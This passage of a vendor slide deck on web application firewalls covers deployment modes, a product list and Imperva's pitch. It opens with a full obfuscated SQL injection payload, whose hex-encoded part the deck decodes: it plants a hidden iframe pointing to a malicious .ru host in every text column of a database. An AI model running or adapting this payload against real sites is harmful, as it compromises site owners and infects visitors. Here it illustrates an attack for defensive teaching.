FoR SELECt A.name,b.naMe froM sysObjeCts a,sysCOLuMNs b wheRE a.id=B.id  
aND A.XtYPe='U' and (b.xTYPe=99 or b.XType=35 oR B.xTYPe=231 OR b.xtypE=167)  
oPEN TAble_cuRsor fETCH neXT FRoM TaBIE_CuRsOr INtO @T,@c whiLe  
(@@FetCh_stAtuS=0) beGIn exEc('UpDaTE ['+@t+] SeT ['+@c+']=rtRIM(CONVeRT  
(VARCHAr(4000),['+@C+']))+caST  
(0x3C696672616D65207372633D22687474703A2F2F6E656D6F6875696C6469696E2  
E72752F7464732F676F2E7068703F7369643D31222077696474683D2230222068656  
96768743D223022207374796C653D22646973706C61793A6E6F6E65223E3C2F6966  
72616D653E aS vaRCHar(106))' FETCh Next fRom taBle_cUrsOr InTo @t,@c EnD  
Close taBle_CuRsor dEALLoCATe TaBle_CURsor
```

# WAF Drivers - New Threats – SQL Obfuscation - Continued


- CAST Statement decodes to:  

```
<iframe src="http://nemohuildiin.ru/tds/go.php?sid=1" width="0"
height="0" style="display:none"></iframe>
```
- Inserts iframe in every varchar column in the backend database
  - Very successful attack
  - Stopped dead by a modern WAF

# Deployment Options: Layer 2 Bridge

## Notes:

- Clients point at web servers
- Clients not aware of WAF
- WAF bridges traffic – layer 2
- WAF has copies of SSL keys



## Pros:

- Transparent
- Easy to deploy
- High performance


## Cons:

- Features are not available:
  - User Authentication
  - URL rewriting

# Deployment Options: Layer 3 Transparent Proxy

## Notes:

- Clients point at web servers
- Clients not aware of WAF
- WAF routes traffic at layer 3



## Pros:

- Transparent
- Easy to deploy
- Network features are available (pooling, caching)


## Cons:

- More overhead
- Lacks some features:
  - Re-writing
  - User authentication

# Deployment Options: Reverse Proxy

## Notes:

- Clients point at WAF
- WAF routes traffic at layer 3



## Pros:

- All features available
- Hides the internal components of the site
- “Extends” DMZ


## Cons:

- Increased latency
- Harder to install
- Lacks “fail open” for HA

# Deployment Options: Monitoring Mode

## Notes:

- Clients point at web servers
- WAF monitors via a span port or network TAP



## Pros:

- Easy deployment
- Ideal for pilots and tests
- No latency



## Cons:

- Blocking is available but via TCP resets.
- Some features are not available

# Deployment Options: Server Mode

## Notes:

- Clients point at web servers
- WAF protects via a plug-in, service module, application on the web servers



## Pros:

- Easy deployment

## Cons:

- Consumes web server resources
- Some features are not available
- Requires tight change controls

# Implementation Considerations

- Deploy in a non-block mode, monitoring only
  - + Helps with tuning any false positives/negatives
  - + Monitoring mode will give learning WAFs time to understand application
- Integrate solution into your software development lifecycle
- Integrate solution with logging, monitoring and workflow infrastructures



# WAF Market Overview – Solution List

- Armorlogic Profense
- Array Networks Webwall
- Art of Defence dWAF
- Barracuda WAF
- Bee Ware i-Sentry
- Citrix Netscaler
- F5 ASM
- Imperva SecureSphere
- jetNEXUS
- ModSecurity (OS)
- Radware AppWall
- Privacyware ThreatSentry
- Protegrity
- Trustwave Breach

Market is comprised of a mix of server and network solutions. Some are add-ins on top of existing functionality and others are specialized.

# Who is Imperva

Market Leading WAF

- A Data Security Company
  - + Founded in 2002 by Check Point Founder
  - + Headquartered in Redwood Shores, CA
  - + Growing in R&D, Support, Sales/Channel, and PS
  - + Installed in 50+ Countries
  - + 5,000+ direct with 25,000 cloud-protected customers
    - 3 of the top 5 US banks
    - 3 of the top 5 Telecoms
    - 3 of the top 5 specialty retailers
    - 2 of the top 5 food & drug stores



# More Information: WAF

Web Application Firewall Evaluation Criteria:

<http://projects.webappsec.org/Web-Application-Firewall-Evaluation-Criteria>

WAF Market Information:

<http://www.gartner.com/>

More Information on Imperva:

Website


[www.imperva.com](http://www.imperva.com)

YouTube


[www.youtube.com/user/ImpervaChannel](http://www.youtube.com/user/ImpervaChannel)



# Demo Setup



- Simple SQL Injection to login
- Exploit shopping cart logic / Web App Parm Tampering
- XSS Injection Example



# Q/A



# **Thank You**

**Send Questions: [dustin.anders@imperva.com](mailto:dustin.anders@imperva.com)**